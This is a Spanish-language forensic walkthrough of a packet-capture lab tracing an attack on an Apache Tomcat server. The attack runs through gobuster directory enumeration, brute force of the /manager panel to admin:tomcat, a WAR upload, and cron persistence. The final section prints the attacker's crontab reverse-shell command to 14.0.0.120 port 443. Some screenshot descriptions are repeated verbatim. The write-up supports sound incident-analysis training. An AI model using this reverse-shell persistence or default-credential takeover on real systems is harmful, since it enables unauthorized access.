| 26354 | 386.573143 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1227   | HTTP/1.1 404 Not Found (text/html) |
| 26357 | 386.573764 | 10.0.0.112 | 14.0.0.120  | HTTP     | 314    | HTTP/1.1 404 Not Found (text/html) |
| 26365 | 386.574295 | 10.0.0.112 | 14.0.0.120  | HTTP     | 389    | HTTP/1.1 404 Not Found (text/html) |
| 26369 | 386.575507 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1370   | HTTP/1.1 404 Not Found (text/html) |
| 26371 | 386.576813 | 10.0.0.112 | 14.0.0.120  | HTTP     | 1356   | HTTP/1.1 404 Not Found (text/html) |

Una vez filtradas las respuestas no encontradas del servidor, se seleccionó uno de los paquetes correspondientes desde el centro del flujo de tráfico y se reconstruyó la conversación utilizando la opción Follow > HTTP Stream (Seguir flujo HTTP).

Al inspeccionar el texto plano de la comunicación HTTP, se analizó la cabecera de solicitud enviada por el cliente. En una petición legítima, esta cabecera mostraría el identificador de un navegador web comercial (como Chrome, Firefox o Edge); sin embargo, se encontró la firma explícita de una herramienta de escaneo de seguridad en la cabecera User-Agent:



```
GET /admin-console HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: gobuster/3.6
Accept-Encoding: gzip

HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Type: text/html; charset=utf-8
Content-Language: en
Content-Length: 977
Date: Sun, 10 Sep 2023 18:19:34 GMT
```

**Respuesta:** gobuster

### PREGUNTA 05:

Después del esfuerzo por enumerar directorios en nuestro servidor web, el atacante hizo numerosas solicitudes para identificar interfaces administrativas. ¿Qué directorio específico se relacionó con el panel de administración descubrió el atacante?

Para ver el directorio específico que el atacante descubrió y estaba relacionado con el panel de administración debemos buscar en las cuales está el código 200 y analizar los detalles.

```
http & http & http response code == 200
No.    Time    Source    Destination    Protocol    Length    Info
29508 396.637978 10.0.0.112 14.0.0.120    HTTP        584      HTTP/1.1 200 OK (GIF89a)
29511 396.638057 10.0.0.112 14.0.0.120    HTTP        77      HTTP/1.1 200 OK (GIF89a)
29517 437.176296 10.0.0.112 14.0.0.120    HTTP        912      HTTP/1.1 200 OK (GIF89a)
19983 372.638778 10.0.0.112 14.0.0.120    HTTP        1953     HTTP/1.1 200 OK (PNG)
29683 372.657548 10.0.0.112 14.0.0.120    HTTP        247      HTTP/1.1 200 OK (PNG)
29684 372.659844 10.0.0.112 14.0.0.120    HTTP        591      HTTP/1.1 200 OK (PNG)
29684 372.659846 10.0.0.112 14.0.0.120    HTTP        1965     HTTP/1.1 200 OK (PNG)
29684 372.671250 10.0.0.112 14.0.0.120    HTTP        164      HTTP/1.1 200 OK (PNG)
29684 372.676792 10.0.0.112 14.0.0.120    HTTP        1033     HTTP/1.1 200 OK (image/x-icon)
19974 372.632627 10.0.0.112 14.0.0.120    HTTP        82      HTTP/1.1 200 OK (text/css)
690 372.653252 10.0.0.115 10.0.0.115    HTTP        900      HTTP/1.1 200 OK (text/html)
712 372.759317 10.0.0.112 10.0.0.115    HTTP        144      HTTP/1.1 200 OK (text/html)
720 374.312147 10.0.0.112 10.0.0.115    HTTP        780      HTTP/1.1 200 OK (text/html)
742 377.782012 10.0.0.112 10.0.0.115    HTTP        1180     HTTP/1.1 200 OK (text/html)
775 380.585934 10.0.0.112 10.0.0.115    HTTP        347      HTTP/1.1 200 OK (text/html)
780 389.095472 10.0.0.112 10.0.0.115    HTTP        99      HTTP/1.1 200 OK (text/html)
800 391.354428 10.0.0.112 10.0.0.115    HTTP        1354     HTTP/1.1 200 OK (text/html)
824 399.878119 10.0.0.112 10.0.0.115    HTTP        670      HTTP/1.1 200 OK (text/html)
861 239.078889 10.0.0.112 10.0.0.115    HTTP        990      HTTP/1.1 200 OK (text/html)
880 239.051349 10.0.0.112 10.0.0.115    HTTP        847      HTTP/1.1 200 OK (text/html)
1001 242.162962 10.0.0.112 10.0.0.115    HTTP        556      HTTP/1.1 200 OK (text/html)
1002 250.209042 10.0.0.112 10.0.0.115    HTTP        81      HTTP/1.1 200 OK (text/html)
1002 261.738015 10.0.0.112 10.0.0.115    HTTP        243      HTTP/1.1 200 OK (text/html)
1083 274.448057 10.0.0.112 10.0.0.115    HTTP        990      HTTP/1.1 200 OK (text/html)
19960 372.540750 10.0.0.112 14.0.0.120    HTTP        990      HTTP/1.1 200 OK (text/html)
20183 386.471785 10.0.0.112 14.0.0.120    HTTP        990      HTTP/1.1 200 OK (text/html)
20190 386.493347 10.0.0.112 14.0.0.120    HTTP        243      HTTP/1.1 200 OK (text/html)
20210 386.499198 10.0.0.112 14.0.0.120    HTTP        1461     HTTP/1.1 200 OK (text/html)
20242 386.595442 10.0.0.112 14.0.0.120    HTTP        1354     HTTP/1.1 200 OK (text/html)
20245 386.519338 10.0.0.112 14.0.0.120    HTTP        871      HTTP/1.1 200 OK (text/html)
20482 394.962332 10.0.0.112 14.0.0.120    HTTP        99      HTTP/1.1 200 OK (text/html)
20492 396.395493 10.0.0.112 14.0.0.120    HTTP        1461     HTTP/1.1 200 OK (text/html)
20504 396.414493 10.0.0.112 14.0.0.120    HTTP        600      HTTP/1.1 200 OK (text/html)
20504 397.437124 10.0.0.112 14.0.0.120    HTTP        71      HTTP/1.1 200 OK (text/html)

Transmission Control, Src Port: 8080, Dst Port: 37736, Seq: 44623, Len: 14
[3 Reassembled TCP Segments (37896 bytes) => 20555(1448), 20555(1448), 20555(1448), 20555(1448), #2]
Hypertext Transfer Protocol, Chunk 4 chunks (including last chunk)
HTTP/1.1 200 OK\r\n
Server: Apache-Coyote/1.3\r\n
Cache-Control: private\r\n
Expires: Thu, 01 Jan 1970 02:00:00 EET\r\n
Content-Type: text/html;charset=utf-8\r\n
Transfer-Encoding: chunked\r\n
Date: Sun, 10 Nov 2020 14:20:24 GMT\r\n
\r\n
[Request in frame: 20553]
[Time since request: 19.751900 milliseconds]
[Request URI: /manager/html]
[Full request URI: http://10.0.0.112:8080/manager/html]

Packet (80 bytes)  Reassembled TCP (79396 bytes)  De-chunked entity body (17066 bytes)
Packets: 21070  Displayed: 44 (0.2%)
```

En request URI vemos que entro a la carpeta manager. En un entorno Apache Tomcat, la ruta /manager (que alberga el *Tomcat Web Application Manager*) es el corazón administrativo del sistema. Esta interfaz permite a los administradores iniciar, detener, desplegar y eliminar aplicaciones web dentro del servidor.

**Respuesta:** /manager


### **PREGUNTA 06:**

Después de acceder al panel de administración, el atacante intentó forzar las credenciales de inicio de sesión. ¿Puede determinar el nombre de usuario y la contraseña correctos que el atacante utilizó con éxito para el inicio de sesión?

Aplicamos el filtro `http.authbasic`. Esto filtrará la captura y mostrará únicamente los paquetes donde el atacante intentó probar un par de usuario y contraseña. Después vamos al último paquete de la lista ya que por lo general, cuando un ataque de fuerza bruta automatizado encuentra la contraseña correcta, el bucle se detiene o el comportamiento cambia. Analizamos los detalles en la sección de Hypertext Transfer



Protocol ➔ Authorization ➔ Credentials. Ahí nos aparecerá el usuario y contraseña usadas por el atacante.



The image shows a Wireshark packet capture of an HTTP POST request. The packet list on the left shows packet 20571 at time 14.0.0.120. The packet details pane on the right shows the following structure:

- Frame 20571: Packet, 712 bytes on wire (5696 bits), 712 bytes captured (5696 bits)
- Ethernet II, Src: VMware\_4b:ae:ba (08:0c:29:4b:ae:ba), Dst: VMware\_4d:6a:09 (08:0c:29:4d:6a:09)
- Internet Protocol Version 4, Src: 14.0.0.120, Dst: 10.0.0.112
- Transmission Control Protocol, Src Port: 44062, Dst Port: 8080, Seq: 1449, Ack: 1, Len: 646
- [2 Reassembled TCP Segments (2094 bytes): #20615(1448), #20616(646)]
- Hypertext Transfer Protocol
  - POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF\_NONCE=B3EDF4E2462ECC725BAF342DD7A46974 HTTP/1.1
  - Host: 10.0.0.112:8080
  - User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate
  - Referer: http://10.0.0.112:8080/manager/html
  - Content-Type: multipart/form-data; boundary=-----309854885940911807712888696060
  - Content-Length: 1324
  - Origin: http://10.0.0.112:8080
  - Authorization: Basic YWRtaW46dG9tY2F0
  - Connection: keep-alive
  - Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
  - Upgrade-Insecure-Requests: 1

The packet bytes pane on the right shows the raw data of the packet, with a hex-to-ascii conversion of the Basic authorization header: "admin:tomcat".


**Respuesta: admin:tomcat**

### PREGUNTA 07:

Una vez dentro del panel de administración, el atacante intentó cargar un archivo con la intención de establecer un shell inverso. ¿Puede identificar el nombre de este archivo malicioso a partir de los datos capturados?

Como se intento cargar un archivo debemos analizar una solicitud POST. Así que ponemos el siguiente filtro con la ip del atacante y solo solicitud POST.

`ip.src == 14.0.0.120 && http.request.method == POST`



The image shows a Wireshark packet capture of an HTTP POST request. The packet list on the left shows packet 20616 at time 14.0.0.120. The packet details pane on the right shows the following structure:

- Frame 20616: Packet, 712 bytes on wire (5696 bits), 712 bytes captured (5696 bits)
- Ethernet II, Src: VMware\_4b:ae:ba (08:0c:29:4b:ae:ba), Dst: VMware\_4d:6a:09 (08:0c:29:4d:6a:09)
- Internet Protocol Version 4, Src: 14.0.0.120, Dst: 10.0.0.112
- Transmission Control Protocol, Src Port: 44062, Dst Port: 8080, Seq: 1449, Ack: 1, Len: 646
- [2 Reassembled TCP Segments (2094 bytes): #20615(1448), #20616(646)]
- Hypertext Transfer Protocol
  - POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF\_NONCE=B3EDF4E2462ECC725BAF342DD7A46974 HTTP/1.1
  - Host: 10.0.0.112:8080
  - User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate
  - Referer: http://10.0.0.112:8080/manager/html
  - Content-Type: multipart/form-data; boundary=-----309854885940911807712888696060
  - Content-Length: 1324
  - Origin: http://10.0.0.112:8080
  - Authorization: Basic YWRtaW46dG9tY2F0
  - Connection: keep-alive
  - Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
  - Upgrade-Insecure-Requests: 1

The packet bytes pane on the right shows the raw data of the packet, with a hex-to-ascii conversion of the Basic authorization header: "admin:tomcat".

Solo hay un paquete, así que ahí está la información que necesitamos. Damos en seguir secuencia HTTP y analizamos:



The image shows a Wireshark packet capture of an HTTP POST request. The packet list on the left shows packet 20616 at time 14.0.0.120. The packet details pane on the right shows the following structure:

- Frame 20616: Packet, 712 bytes on wire (5696 bits), 712 bytes captured (5696 bits)
- Ethernet II, Src: VMware\_4b:ae:ba (08:0c:29:4b:ae:ba), Dst: VMware\_4d:6a:09 (08:0c:29:4d:6a:09)
- Internet Protocol Version 4, Src: 14.0.0.120, Dst: 10.0.0.112
- Transmission Control Protocol, Src Port: 44062, Dst Port: 8080, Seq: 1449, Ack: 1, Len: 646
- [2 Reassembled TCP Segments (2094 bytes): #20615(1448), #20616(646)]
- Hypertext Transfer Protocol
  - POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF\_NONCE=B3EDF4E2462ECC725BAF342DD7A46974 HTTP/1.1
  - Host: 10.0.0.112:8080
  - User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate
  - Referer: http://10.0.0.112:8080/manager/html
  - Content-Type: multipart/form-data; boundary=-----309854885940911807712888696060
  - Content-Length: 1324
  - Origin: http://10.0.0.112:8080
  - Authorization: Basic YWRtaW46dG9tY2F0
  - Connection: keep-alive
  - Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
  - Upgrade-Insecure-Requests: 1

The packet bytes pane on the right shows the raw data of the packet, with a hex-to-ascii conversion of the Basic authorization header: "admin:tomcat".

**Respuesta: JXQOZY.war**


### PREGUNTA 08:

Después de establecer con éxito un shell inverso en nuestro servidor, el atacante tenía como objetivo garantizar la persistencia en la máquina comprometida. A

partir del análisis, ¿puede determinar el comando específico que están programados para ejecutar para mantener su presencia?

En una *reverse shell* (shell inversa), el servidor víctima se conecta hacia la máquina del atacante. El código hexadecimal 0x012 equivale a las banderas TCP SYN, ACK, que es exactamente la confirmación que el atacante envía de vuelta para aceptar esa conexión entrante. Aplicamos:

```
ip.src == 14.0.0.120 && tcp.flags == 0x012
```



| No.   | Time       | Source     | Destination | Protocol | Length | Info                                                                                                          |
|-------|------------|------------|-------------|----------|--------|---------------------------------------------------------------------------------------------------------------|
| 20847 | 556.332590 | 14.0.0.120 | 10.0.0.112  | TCP      | 74     | 80 → 55162 [SYN, ACK] Seq=0 Ack=1 Win=65536 Len=0 MSS=1460 SACK_PERM TSval=429881758 TSecr=3538448678 WS=128  |
| 20890 | 713.952797 | 14.0.0.120 | 10.0.0.112  | TCP      | 74     | 843 → 55798 [SYN, ACK] Seq=0 Ack=1 Win=65536 Len=0 MSS=1460 SACK_PERM TSval=429881758 TSecr=3538448678 WS=128 |

Mediante el análisis del flujo de datos de la sesión (Follow TCP Stream), se reconstruyó el historial de comandos ejecutados en la terminal interactiva. Se determinó que el atacante implementó un mecanismo de persistencia basado en la programación de tareas del sistema (Cron), inyectando el siguiente comando programado para su ejecución periódica:



```
whoami
root
cd /tmp
pwd
/tmp
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron
crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

Esta técnica permite al atacante ejecutar código malicioso de forma recurrente en un segundo plano, reestableciendo automáticamente el acceso no autorizado sin necesidad de volver a explotar la vulnerabilidad inicial de la interfaz web.

**Respuesta:** `/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'`

## LABORATORIO TERMINADO